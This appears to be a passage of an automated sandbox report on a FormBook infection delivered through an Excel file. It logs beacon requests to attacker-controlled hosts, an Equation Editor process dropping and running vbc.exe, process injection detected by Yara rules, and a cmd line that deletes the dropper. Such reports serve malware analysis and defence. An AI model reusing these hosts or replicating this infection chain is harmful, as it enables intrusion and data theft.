Jan 13, 2021 17:22:24.776473999 CET	1093	OUT	GET /bw82/?x2J8=U5qlNe3qvCiRDMVNZAk3bGcrOcPwpu2hHSyAkQWR0ho6UxGTq/9WR3TB3nENm+o2HqQ7BQ==&Ab=gXuD_lh8bfV4RN HTTP/1.1 Host: www.kolamart.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 17:22:24.915277958 CET	1094	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 16:22:24 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc8399-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	184.168.131.241	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:22:33.220985889 CET	1095	OUT	GET /bw82/?Ab=gXuD_lh8bfV4RN&x2J8=9KGhaNjgEAjOuiPnGmkWJtXE2Tv4ryq1r5IcCqZotckyUU+N2GtErEKHJSdKgyTchgl25w== HTTP/1.1 Host: www.magnabeautystyle.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 17:22:33.473696947 CET	1095	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Wed, 13 Jan 2021 16:22:33 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: http://magnabeautystyle.wixsite.com/mysite?Ab=gXuD_lh8bfV4RN&x2J8=9KGhaNjgEAjOuiPnGmkWJtXE2Tv4ryq1r5IcCqZotckyUU+N2GtErEKHJSdKgyTchgl25w== Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior





Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1244 Parent PID: 584

General

Start time:	17:19:52
Start date:	13/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fb90000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$13-01-21.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FDDF526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$13-01-21.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FDDF591	WriteFile
C:\Users\user\Desktop\~$13-01-21.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FDDF526	WriteFile
C:\Users\user\Desktop\~$13-01-21.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FDDF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	#*8	binary	23 2A 38 00 DC 04 00 00 02 00 00 00 00 00 00 00 3A 00 00 00 01 00 00 00 1C 00 00 00 12 00 00 00 31 00 33 00 2D 00 30 00 31 00 2D 00 32 00 31 00 2E 00 78 00 6C 00 73 00 78 00 00 00 31 00 33 00 2D 00 30 00 31 00 2D 00 32 00 31 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2028 Parent PID: 584

General

Start time:	17:20:12
Start date:	13/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2768 Parent PID: 2028

General

Start time:	17:20:14
Start date:	13/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x290000
File size:	1007104 bytes
MD5 hash:	D0B2E715C3E584846F591401035609B4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2169184444.00000000025B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2169902354.00000000035B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2169902354.00000000035B1000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2169902354.00000000035B1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E2D7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E2D7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E1EDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E2DA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E1EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E1EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E1EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E1EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E1EDE2C	ReadFile

Analysis Process: vbc.exe PID: 2700 Parent PID: 2768

General

Start time:	17:20:18
Start date:	13/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x290000
File size:	1007104 bytes
MD5 hash:	D0B2E715C3E584846F591401035609B4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2208850216.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2208850216.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2208850216.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2208646541.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2208646541.00000000001A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2208646541.00000000001A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2208564081.00000000000F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2208564081.00000000000F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2208564081.00000000000F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2700

General

Start time:	17:20:20
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: raserver.exe PID: 2356 Parent PID: 1388

General

Start time:	17:20:33
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\raserver.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\raserver.exe
Imagebase:	0x470000
File size:	101888 bytes
MD5 hash:	0842FB9AC27460E2B0107F6B3A872FD5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2378050400.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2378050400.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2378050400.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2378156242.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2378156242.00000000001E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2378156242.00000000001E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2378196488.00000000002A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2378196488.00000000002A0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2378196488.00000000002A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	982A7	NtReadFile

Analysis Process: cmd.exe PID: 2860 Parent PID: 2356

General

Start time:	17:20:38
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x49ea0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	49EAA7BD	DeleteFileW

Disassembly

Code Analysis

Code Analysis